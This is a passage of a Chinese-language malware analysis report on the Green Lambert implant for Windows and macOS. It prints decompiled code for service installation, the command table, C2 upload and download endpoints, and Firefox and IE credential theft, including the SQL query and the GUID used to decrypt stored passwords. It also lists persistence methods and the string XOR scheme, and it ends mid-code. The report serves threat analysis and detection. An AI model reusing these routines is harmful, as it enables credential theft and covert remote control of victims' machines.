UzE0MAwGA1UEAxMFbXYtY2EwIhgPMjAwOTExMjQxODMzMjVaGA8yMDEwMTEyNDE4
MzMyNVowEzERMA8GA1UEAxMIbmlnaHRvd2wwgZ8wDQYJKoZIhvcNAQEBBQADgY0A
MIGJAoGBAK4zkz3L7Fw+hmPeY+oWhbiep+ceiyDUrVbGZo3Vsr1mgEssS1tXd/6u
G200rkm9IedVAPn5kpyw5y4PFFfyaOcFcbZhqkbC+ubctc7n7Xt1OS3sBZ2CebT1
nzA/VaYDDRI+NPABAec4tuH7y7qKgW21kww1TDQ0D5eRPqcbk0ALAgMBAAEwDQYJ
KoZIhvcNAQEFBQADggIBAB8IRhqKUjV9VHOVtjBkVku2O/J1OgF0pqa0t3FDy+GT
5uX0SMNMpzNuW/oR7S1Hi6nrk7u64s1/5W6zdgJZpZFtC2GLV5u1cZJBomsQCu7v
gk4jLO3sGp8qUZugX4TRjR8X4GrFvX2cPjx3vbfxgfu2iNFIfsuz4fjU3tsaaajH
xRzJPpV/YjZpiooEK6QHePQAFBlkwXqsAKm3W/Yu1g/+LYqkOQu000MDZ2xryYgp
40m4FGbdsgHY8LQQqSMSYSzoxf//P9jUtY6tZ7/fgN5fTKB0dz3d/antX6/9BaX7
HjzgBqPrQIhemLtrZWojrNWr//BSTWikd+RR2w6Mp5no165grDVNi3f2/3OjQ5tE
MYv+Bc/b6u+lkPHnwSrmbfjKpacxmg5/y+0vdBsF+aTeycme3h5DQKRPYBflnbNz
5PNIaqNnQxfGf2H66iKS9U+1WW3RI5w//DspWA8dAfEIP+HhgJd3S7ZP/Cyrq4WL
zyhalRlJcJiMWSvZYU/xg02i+f8GQlqpGJ1zTyUflQ7Xs7bjuVmHtoWipVHuajk8
geCOAnvjFHoTCgj5DN9RPFmcqPBhyfFnddtlJqkZmRkfLGp9fthgsmzVQk+uwpn1
mtN8tljRo3QF6bEVfAgE+W+uZQlKpA4S5Eg8pl9hzS7PEzuEdsujhtWxan2vjBpJ
-----END CERTIFICATE-----
Bag Attributes
    localKeyID: 92 C3 5D C1 D5 CE 27 0C FD C1 F9 24 47 2B FD 36 F0 96 2B 14
Key Attributes: <No Attributes>
-----BEGIN RSA PRIVATE KEY-----
```

然后获取主机信息，包括Mac地址，计算机名，以及当前用户。

创建注册表SOFTWARE\\BiosInnovations，生成用户UUID，该UUID会作为标识并用于后续HTTPS通信头部的X-MV-Host字段。

该模块与远程服务器域名进行HTTPS通信，并接收如下指令：

控制命令	**功能描述**
	初始行为，获取指令
get-scanner	获取扫描模块
run-scanner	运行扫描模块，并回传扫描结果
回传扫描结果	
exfil-file	压缩并回传文件
上传文件	
destroy-agent	销毁

Green Lambert

Green Lambert为可执行文件，并且与LP（Listening Post）通信。其也是唯一一个目前发现同时存在Windows版本和Mac版本的项目。

Windows版本

该样本为一个exe，通过分析之后发现这个样本的主要功能用于和远端的LP进行连接设置，同时具备浏览器相关凭据窃取及模块加载的功能。

代码的入口如下所示，首先通过函数fun_Init进行初始化，之后创建一个服务运行之后的主流程，服务名为smcsrv。

```
int __stdcall __noreturn WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  int v4; // esi@1
  SERVICE_TABLE_ENTRYA ServiceStartTable; // [sp+Ch] [bp-34h]@2
  int v6; // [sp+14h] [bp-2Ch]@2
  int v7; // [sp+18h] [bp-28h]@2
  int v8; // [sp+1Ch] [bp-24h]@7
  int v9; // [sp+20h] [bp-20h]@1
  LPVOID lpAddress; // [sp+24h] [bp-1Ch]@1
  CPPEH_RECORD ms_exc; // [sp+28h] [bp-18h]@1

  v4 = 0;
  lpAddress = 0;
  ms_exc.registration.TryLevel = 0;
  SetUnhandledExceptionFilter(TopLevelExceptionFilter);
  v9 = sub_A0F1DD(&lpAddress);
  if ( !fun_Init() )
  {
    ServiceStartTable.lpServiceName = &var_D_SN;// smcsrv
    ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)fun_ServicePrce;
    v6 = 0;
    v7 = 0;
    if ( v9 == 1 )
    {
      if ( !dword_41EFDC )
      {
        if ( fun_OpenSCManagerAandServiceA() )
        {
          StartServiceCtrlDispatcherA(&ServiceStartTable);
          goto LABEL_20;
        }
        if ( dword_41EF60 )
        {
          v4 = fun_CreateServiceA();
          v8 = v4;
          if ( !v4 )
          {
LABEL_10:
            if ( dword_41EF64 )
              fun_shell_RegSetValueExA();
            goto LABEL_17;
          }
          fun_StartServiceA();
        }
        if ( v4 )
          goto LABEL_20;
        goto LABEL_10;
      }
    }
    else
    {
      if ( v9 < 2 )
        goto LABEL_20;
```

该样本中fun_init的操作中做了很多有意思的操作。

```
DWORD fun_Init()
{
  DWORD v1; // [sp+Ch] [bp-1Ch]@1

  fun_GetallStr();
  fun_SetCurrentDirectoryAbyPath();
  v1 = fun_Getconf();
  if ( !v1 )
  {
    v1 = sub_40A927();
    if ( !v1 )
    {
      v1 = fun_GetregClsid();
      if ( !v1 )
      {
        v1 = fun_GetglobalEventname();
        if ( !v1 )
        {
          fun_InitfunBlock();
          if ( fun_Funinit() )
            v1 = 0;
        }
      }
    }
  }
  return v1;
}
```

首先在fun_getallstr中一次解密出大量之后使用的字符串。

之后在fun_Getconf中解密出对应的配置文件，其中可以看到远端的LP配置。

在fun_InitfunBlock中按功能函数地址+功能字符的格式将对应的功能函数保存到一块内存中，如下所示可以看到其主要功能是设置对应的LP及简单的模块装载功能，其实现的指令集比Black Lambert少一些。

```
v0 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1213), (int)fun_block_conf);// conf
v1 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1218), (int)fun_block_block) | v0;// block
v2 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1195), (int)fun_block_addlp) | v1;// addlp
v3 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1201), (int)fun_block_dellp) | v2;// dellp
v4 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1207), (int)fun_block_setlp) | v3;// setlp
v5 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1253), (int)fun_block_deathcmd) | v4;// deathcmd
v6 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1242), (int)fun_block_maxattempt) | v5;// maxattempt
v7 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1262), (int)fun_block_startmod) | v6;// startmod
InitializeCriticalSection(&stru_41EF9C);
v8 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1224), (int)fun_block_ieinject) | v7;// ieinject
v9 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1373), (int)fun_block_setproxy) | v8;// setproxy
v10 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1329), (int)fun_block_addproxy) | v9;// addproxy
v11 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1351), (int)fun_block_delproxy) | v10;// delproxy
v12 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1382), (int)fun_block_setproxyuser) | v11;// setproxyuser
v13 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1338), (int)fun_block_addproxyuser) | v12;// addproxyuser
v14 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1360), (int)fun_block_delproxyuser) | v13;// delproxyuser
v15 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1292), (int)fun_block_day) | v14;// day
v16 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1296), (int)fun_block_hour) | v15;// hour
v17 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1301), (int)fun_block_sleep) | v16;// sleep
v18 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1307), (int)fun_block_sleepjitter) | v17;// sleepjitter
v19 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1233), (int)fun_block_multiple) | v18;// multiple
v20 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1319), (int)fun_block_bootsleep) | v19;// bootsleep
v21 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1271), (int)fun_block_group) | v20;// group
v22 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1277), (int)fun_block_site) | v21;// site
v23 = fun_SetfunBlock1((LPCSTR)(var_Allstr + 1282), (int)fun_block_implantid) | v22;// implantid
v24 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1013), (int)fun_block_about) | v23;// about
v25 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1019), (int)fun_block_about) | v24;// lpabout
v26 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1122), (int)fun_block_suspend) | v25;// suspend
v27 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1049), (int)fun_block_dir) | v26;// dir
v28 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1034), (int)fun_block_delete) | v27;// delete
v29 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1053), (int)fun_block_download) | v28;// download
v30 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1104), (int)fun_block_download) | v29;// put
v31 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1130), (int)fun_block_upload) | v30;// upload
v32 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1092), (int)fun_block_upload) | v31;// get
v33 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1137), (int)fun_block_uploadmax) | v32;// uploadmax
v34 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1027), (int)fun_block_clearq) | v33;// clearq
v35 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1085), (int)fun_block_flushq) | v34;// flushq
v36 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1062), (int)fun_block_exec) | v35;// exec
v37 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1067), (int)fun_block_execattached) | v36;// execattached
v38 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1096), (int)fun_block_kill) | v37;// kill
v39 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1101), (int)fun_block_ps) | v38;// ps
v40 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1080), (int)fun_block_eixt) | v39;// exit
v41 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1108), (int)fun_block_reboot) | v40;// reboot
v42 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1115), (int)fun_block_remove) | v41;// remove
v43 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1147), (int)fun_block_putmrs) | v42;// putmrs
v44 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1154), (int)fun_block_delmrs) | v43;// delmrs
v45 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1161), (int)fun_block_listmrs) | v44;// listmrs
v46 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1169), (int)fun_block_loadmrc) | v45;// loadmrc
v47 = fun_SetfunBlock2((LPCSTR)(var_Allstr + 1177), (int)fun_block_uploadmrc) | v46;// uploadmrc
return v47 | fun_SetfunBlock2((LPCSTR)(var_Allstr + 1187), (int)fun_block_listmrc);// listmrc
}
```

和LP通信，首次连接主要通过.login.php及getconf.php做登陆及配置文件更新的操作。

通过getfile.php下载后续攻击代码。

```
DWORD __usercall fun_InternetDSCFgetfile@<eax>(double a1@<st0>, LPCSTR lpString, int a2, LPCSTR lpFileName,
{
  const CHAR *v6; // eax@1
  DWORD v7; // eax@2
  DWORD v9; // [sp+Ch] [bp-20h]@4
  CHAR *lpMem; // [sp+10h] [bp-1Ch]@1

  v6 = sub_40E577(lpString);
  lpMem = (CHAR *)v6;
  if ( v6 )
    v7 = fun_Internet1pWithargv(a1, 0, var_D_SCF, v6, a2, lpFileName, a4, a5);// .getfile.php
  else
    v7 = GetLastError();
  v9 = v7;
  if ( lpMem )
    fun_HeapFree(lpMem);
  return v9;
}
```

通过upload2.php上传相关数据。

```
v14 = 0;
v15 = 0;
v16 = 0;
v17 = 0;
v23 = 0;
ms_exc.registration.TryLevel = 0;
v7 = sub_40E577(0);
v21 = v7;
if ( v7
  && (a3 != 1 ? wsprintfA(&MultiByteStr, "/%s?%s", var_D_SCU, v7) : wsprintfA(&MultiByteStr, "/%s?%s", var_D_SCE, v7),
      (v22 = sub_40E0D2(&MultiByteStr)) != 0) )// .upload2.php
{
  v8 = fun_HeapAlloc(a5 + 16);
  v9 = v8;
  v23 = v8;
  if ( v8 )
  {
    sub_408548(0x10u, (BYTE *)v8);
    v10 = (char *)v9 + 16;
    fun_Strcpy(v10, a4, a5);
    fun_DecryptwithDK((int)v23);
    sub_40B60A((int)v10, a5);
    v18 = a5 + 16;
    v19 = v23;
    v15 = a6;
    v14 = var_Allstr + 33;
    v13 = var_Allstr + 27;
    v16 = 0;
    v17 = &v13;
    v24 = fun_Shell1_Internetcommunity1(a1, a2, v22, (int)&v18, a7, (int)&v16);
    if ( v24 == 200 )
      v24 = 0;
  }
```

同时该样本通过访问signons.sqlite文件获取firefox相关的凭据，需要注意的是firefox从2017年之后就将相关的文件由signons.sqlite变成logins.json。

```
int __cdecl fun_GetfireFoxpassWord(int a1, LPCSTR lpString, LPCWSTR a3, LPCSTR a4, int a5)
{
  int v5; // eax@1
  CHAR *v6; // ebx@1
  const CHAR *v7; // eax@5
  const CHAR *v8; // eax@11
  int v9; // eax@12
  const CHAR *v10; // eax@16
  int i; // [sp+10h] [bp-1Ch]@3

  v5 = lstrlenA(lpString);
  v6 = (CHAR *)fun_HeapAlloc4(v5 + 20);
  if ( fun_MssandSqlitefuns(a3) && sub_4129D9((int)lpString, a4) )
  {
    for ( i = 0; ; ++i )
    {
      lstrcpyA(v6, lpString);
      if ( i > 3 )
        break;
      v7 = fun_Decryptstr1((int)&unk_418F14, &unk_420A38, 1);// \\signons
      lstrcatA(v6, v7);
      switch ( i )
      {
        case 1:
          lstrcatA(v6, "1");
          break;
        case 2:
          lstrcatA(v6, "2");
          break;
        case 3:
          lstrcatA(v6, "3");
          break;
      }
      v8 = fun_Decryptstr1((int)&unk_418EFC, &unk_420A38, 1);// .txt
      lstrcatA(v6, v8);
      if ( fun_GetFileAttributesA(v6) )
      {
        v9 = i;
        if ( !i )
          v9 = i + 1;
        sub_412B56(v6, v9, a1, a5);
      }
    }
    v10 = fun_Decryptstr1((int)&unk_418EE4, &unk_420A38, 1);// \\signons.sqlite
    lstrcatA(v6, v10);
    if ( fun_GetFileAttributesA(v6) )
      fun_GetfireFoxpassWordbySqlite((int)v6, a1, a5);
    fun_FreeLibrarys();
  }
  fun_HeapFree5(v6);
  return 0;
}
```

通过pstorec.dll的PStoreCreateInstance函数来提取IE凭证信息。

```
  LPVOID lpMem; // [sp+10Ch] [bp-Ch]@10
  LPVOID v14; // [sp+110h] [bp-8h]@10
  LPVOID v15; // [sp+114h] [bp-4h]@10

  if ( a1
    && a2
    && var_sqlite3_open
    && var_sqlite3_close
    && var_sqlite3_prepare_v2
    && var_sqlite3_finalize
    && var_sqlite3_step
    && var_sqlite3_column_text )
  {
    v12 = 0;
    var_sqlite3_open(a1, &v12);
    fun_Decryptstr1((int)&unk_418E98, &v11, 1); // SELECT hostname, encryptedUsername, encryptedPassword FROM moz_logins
    a1 = 0;
    var_sqlite3_prepare_v2(v12, &v11, 260, &a1, 0);
    while ( var_sqlite3_step(a1) == 100 )
    {
      v14 = 0;
      v15 = 0;
      lpMem = (LPVOID)var_sqlite3_column_text(a1, 0);
      v3 = (const CHAR *)var_sqlite3_column_text(a1, 1);
      sub_412A6E(v3, (int)&v14);
      v4 = (const CHAR *)var_sqlite3_column_text(a1, 2);
      sub_412A6E(v4, (int)&v15);
      if ( lpMem )
      {
        sub_41260E(a2, (LPCSTR)lpMem);
        v5 = lpMem;
        v6 = GetProcessHeap();
        HeapFree(v6, 0, v5);
      }
      if ( v14 )
      {
        if ( v15 )
          (*(void (__stdcall **)(LPVOID, LPVOID, int))(a2 + 20))(v14, v15, a3);
        v7 = v14;
        v8 = GetProcessHeap();
        HeapFree(v8, 0, v7);
      }
      if ( v15 )
      {
        v9 = v15;
        v10 = GetProcessHeap();
        HeapFree(v10, 0, v9);
      }
    }
    var_sqlite3_finalize(a1);
    var_sqlite3_close(v12);
  }
}
```

使用guid “abe2869f-9b47-4cd9-a358-c22904dba7f7”解密保存的IE密码。

```
int __usercall fun_EnmuandGetpassWord@<eax>(double a1@<st0>, int a2, int a3)
{
  int v3; // ebp@0
  unsigned int v4; // esi@1
  const WCHAR *v5; // eax@2
  void *v6; // edi@4
  int v8; // [sp+14h] [bp-24h]@1
  int v9; // [sp+18h] [bp-20h]@1
  HANDLE hObject; // [sp+1Ch] [bp-1Ch]@1
  CPPEH_RECORD ms_exc; // [sp+20h] [bp-18h]@1

  v4 = 0;
  hObject = 0;
  v9 = 0;
  v8 = 0;
  ms_exc.registration.TryLevel = 0;
  if ( *(_DWORD *)(a2 + 8) )
  {
    v5 = (const WCHAR *)fun_Decryptstr1((int)&unk_4188CC, &unk_420E88, 2);// explorer.exe
    fun_EnmuProcess(a1, v5, (int)&v9, (int)&v8);
    while ( v4 < v8 )
    {
      v6 = (void *)fun_OpenProcess(v3, a1, 1024, 1, *(_DWORD *)(v9 + 4 * v4));
      if ( v6
        && fun_OpenProcessToken(v3, a1, (int)v6, 11, (int)&hObject)
        && fun_ImpersonateLoggedOnUser(v3, a1, (int)hObject) )
      {
        fun_PStoreCreateInstanceforIe(a2, a3);
        fun_GetpassWord(a1, a2, a3);
        RevertToSelf();
      }
      if ( hObject )
        CloseHandle(hObject);
      if ( v6 )
        CloseHandle(v6);
      hObject = 0;
      ++v4;
    }
  }
  ms_exc.registration.TryLevel = -1;
  if ( v9 )
    fun_shell_HeapFree5((void *)v9);
  return 0;
}
```


```
  v16 = 0;
  v18 = 0;
  v12 = 0;
  v13 = 0;
  v14 = 0;
  lpStart = 0;
  v10 = 0;
  v11 = 0;
  ms_exc.registration.TryLevel = 0;
  if ( var_CredReadW && var_CredFree )
  {
    if ( !var_CredReadW(a3, 1, 0, &v18) && !var_CredReadW(a3, 2, 0, &v18) )
      goto LABEL_21;
    v12 = *(_DWORD *)(v18 + 24);
    v13 = *(_DWORD *)(v18 + 28);
    fun_Decryptstr1((int)&unk_418FA8, (_BYTE *)String, 2);// abe2869f-9b47-4cd9-a358-c22904dba7f7
    v4 = lstrlenW((LPCWSTR)String);
    for ( i = 0; i < v4; String[i++] *= 4 )
      ;
    v10 = 2 * v4 + 2;
    v11 = String;
    lpStart = 0;
    if ( fun_CryptUnprotectData(a1, (int)&v12, (int)&a3, (int)&v10, 0, 0, 1, (int)&v14) )
    {
      v5 = StrChrW(lpStart, 0x3Au);
      if ( v5 )
      {
        *v5 = 0;
        v6 = lpStart;
        v7 = (int)(v5 + 1);
        EnterCriticalSection(&stru_41F460);
        (*(void (__stdcall **)(LPCWSTR, int, int))(a2 + 24))(v6, v7, a4);
        LeaveCriticalSection(&stru_41F460);
      }
    }
    else
    {
LABEL_21:
      v16 = GetLastError();
    }
  }
  else
  {
    v16 = 1626;
  }
  ms_exc.registration.TryLevel = -1;
  if ( v18 && var_CredFree )
    var_CredFree(v18);
  if ( lpStart )
    LocalFree((HLOCAL)lpStart);
  return v16;
}
```

如下所示可以看到该样本中生成的函数结构体和Black Lambert也是完全一致的。

早期版本

我们还发现一个dll版本，其中的配置文件没有加密，猜测是早期的版本。


提取所有Windows版本的Green Lambert如下所示，第一列为配置文件中提取的样本id，其中红色的版本在卡巴的文章中出现过，而其他的版本则是之前未知的，这里猜测其每一个样本在攻击的行动中设定了特定的代号。




Mac OSX版本

Green Lambert存在一个Mac OSX版本。


其导出表中可以看出存在诸多初始化执行的方法，其会在main函数前执行。其主要用于初始化一些功能函数指针和参数。



例如这里将对应的函数指针添加到一个链表中，保存在全局的指针中。



```
// 版本号
int InitFunc_0()
{
  return sub_273C((int)get_version);
}
```



```
  v1 = malloc(0xCu);
  v2 = (int)v1;
  if ( !v1 )
  {
    LOBYTE(v2) = 1;
    v3 = errinfo_decrypt(&unk_2CBC7, &unk_312E0, v2);
    network_err((int)v3);
  }
  *v1 = a1;
  v1[1] = 0;
  v4 = (int *)init_func0[1];
  *(_DWORD *)(v2 + 8) = v4;
  *v4 = v2;
  result = v2 + 4;
  init_func0[1] = v2 + 4;
  return result;
}
```

可以看到这里有个版本号信息

```
1 int get_version()
2 {
3   int result; // eax
4
5   result = sub_6B07((int)"Version", "1.2.0");
6   if ( result < 0 )
7     network_err((int)"10");
8   return result;
9 }
```

这里对20个InitFunc的接口功能进行总结：

函数名	功能
InitFunc_0	获取版本信息
InitFunc_1	通过/etc/init.d和/etc/rc.d写入ConfigInitdFile维持持久化
InitFunc_2	通过写入多种shell的配置文件维持持久化
InitFunc_3	通过写入XSession相关配置文件维持持久化
InitFunc_4	从代理URL中解析网络代理
InitFunc_5	URL相关解析
InitFunc_6	常量赋值
InitFunc_7	生成UUID
InitFunc_8	从系统环境变量获取代理配置
InitFunc_9	HTTP通信函数初始化
InitFunc_10	HTTP通信接口函数
InitFunc_11	HTTP代理函数初始化
InitFunc_12	本地环回接口处理
InitFunc_13	TCP通信函数初始化
InitFunc_14	密钥链访问，实现HTTP协议的登录访问
InitFunc_15	API获取系统代理配置
InitFunc_16	使用LoginItem维持持久化
InitFunc_17	使用StartupItems维持持久化
InitFunc_18	使用LaunchAgent维持持久化

InitFunc_19	获取home路径下配置文件获取代理配置
InitFunc_20	SSL通信函数初始化

main函数中会解析传入的启动参数：

```
208  while ( 1 )
209  {
210    v22 = getopt(v43, v42, "cdefLnNp:rRs");
211    if ( v22 == -1 )
212      break;
213    switch ( v22 )
214    {
215      case 'L':
216        LODWORD(v35) = 1;
217        break;
218      case 'N':
219        HIDWORD(v35) = 1;
220        break;
221      case 'R':
222      case 'r':
223        v32 = 1;
224        HIDWORD(v39) = 1;
225        break;
226      case 'c':
227        v32 = 1;
228        break;
229      case 'd':
230        v33 = 1;
231        break;
232      case 'e':
233        v32 = 1;
234        LODWORD(v39) = 1;
235        break;
236      case 'f':
237        v38 = 1;
238        break;
239      case 'n':
240        v40 = 0;
241        v41 = 1;
242        break;
243      case 'p':
244        continue;
245      case 's':
246        v40 = 0;
247        break;
248      default:
249        v34 = 1;
250        break;
251    }
252  }
253  if ( v34 || v43 != optind )
254    exit(-1);
255  sub_4D55("kdi", 0);
```

字符串解密算法

样本中所有字符串均被加密：

其中第一个字符通常为0，第二个字符为待解密字符串长度，第三和第四字符计算成xor key，从第五个字符起为加密字符串。


关联和归属

Green Lambert的Windows和Mac OS版本使用了几乎完全一样的字符串解密函数版本。

```
  v3 = a1;
  if ( *a1 < 9u )
  {
    v15 = a1[2];
    v16 = a1[3];
    v8 = (unsigned __int8)a1[1];
    v9 = (*a1 & 0xF) << 8;
    v10 = v9 + v8 == 0;
    v11 = v9 + v8;
    v12 = (int)(v3 + 4);
    v13 = 0;
    if ( !v10 )
    {
      do
      {
        a2[v13] = *(_BYTE *)(v12 + v13) ^ (v15 + v16 * (v13 + 1));
        ++v13;
      }
      while ( v13 < v11 );
    }
    v14 = a3 + v11;
    if ( v13 < v14 )
      sub_40EDBD(&a2[v13], 0, v14 - v13);
  }
  else
  {
